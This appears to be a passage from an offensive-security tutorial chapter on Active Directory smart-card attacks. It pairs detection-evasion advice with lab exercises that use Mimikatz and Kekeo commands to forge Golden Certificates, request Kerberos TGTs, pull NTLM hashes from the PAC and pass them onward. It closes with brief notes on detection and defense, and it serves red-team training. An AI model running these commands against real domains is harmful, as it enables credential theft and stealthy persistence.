Avoiding Detection
Match the environment: If the target uses smart cards, use smart cards. If they use software certificates, do the same.
Use realistic certificate metadata: Change the
/o:and/c:parameters to match the organization's existing certificates.Consider validity periods: A 1-year certificate looks more legitimate than a 10-year one.
Monitor your timing: Kerberos has clock skew requirements. Ensure your timestamps are synchronized.
Clean up afterward: Delete test certificates from stores and containers when done.
Error Handling
| Error | Meaning | Solution |
|---|---|---|
SCARD_E_NO_SMARTCARD (0x8010000c) | No card in reader | Insert card or use /silent |
KRB_AP_ERR_SKEW (37) | Clock skew too large | Synchronize time with DC |
KDC_ERR_CLIENT_NOT_TRUSTED (63) | Certificate not trusted for logon | Check NTAuth store, template EKUs |
KDC_ERR_REVOKED_CERTIFICATE (72) | Certificate revoked | Use a different certificate |
CERT_E_INVALID_NAME (0x800B0114) | UPN doesn't match AD | Verify UPN mapping in certificate |
Practical Lab Exercises
Exercise 1: Enumerate Smart Card Infrastructure
- Run
crypto::scto identify smart card readers - If a card is present, document the ATR and supported providers
- Use
crypto::stores /systemstore:current_userto list certificate stores - Use
crypto::certificates /store:My /silentto enumerate certificates safely
Exercise 2: Generate a Golden Certificate
- Export your lab CA's private key (see Chapter 36)
- Use
crypto::scauthto generate a certificate for a test user - Export as PFX:
/pfx:testuser.pfx - Import the PFX on another machine
- Use
tgt::ask /subject:testuser@lab.localto obtain a TGT
Exercise 3: Provision a Physical Smart Card
- Obtain a JavaCard and flash with GidsApplet (or use a Yubikey in CCID mode)
- Use
crypto::scauth /hwto write a certificate to the card - Verify with
certutil -scinfo - Use
tgt::ask /smartcardto authenticate with the hardware
Exercise 4: Extract NTLM from PAC
- Use a certificate (software or hardware) that's valid for a test user
- Run
tgt::pac /subject:user@domain /cred - Note the extracted NTLM hash
- Verify by using the hash with
sekurlsa::pthon a different resource
Exercise 5: PKINIT Mustiness
- Generate pre-signed authenticators:
tgt::asreq /subject:user /dh /count:10 - Note the time window covered by the generated
.mustifiles - Wait until within one of the time windows
- Use
tgt::ask /asreq:filename.mustito obtain a TGT
Summary
Working with smart cards moves your tradecraft from the digital to the physical realm. The key takeaways:
crypto::scenumerates smart card readers and connected cards/silentis essential for operational security—never trigger PIN prompts on user screenssekurlsa::kerberoscan reveal cached smart card PINs from LSASS memorycrypto::scauthcreates Golden Certificates and can write them to hardware- Kekeo's
tgt::askperforms PKINIT authentication with certificates - Kekeo's
tgt::pac /credextracts NTLM hashes from PKINIT responses - PKINIT Mustiness allows pre-signed authentication for delayed use
- Detection relies on correlating PKINIT events with certificate issuance logs
- Defense centers on protecting the CA private key and monitoring certificate usage
The ultimate defense against Golden Certificates is protecting the Certificate Authority's private key. Once that's compromised, the entire PKI trust model breaks down. One thing I remind customers in multiple engagements is to treat their CA servers as Domain Controllers. For attackers, a hardware-backed Golden Certificate is persistence that can survive password resets, account lockouts, and even complete reimaging—as long as you have the physical card.
Next: Chapter 40: DCSyncPrevious: Chapter 38: PKI - Mustiness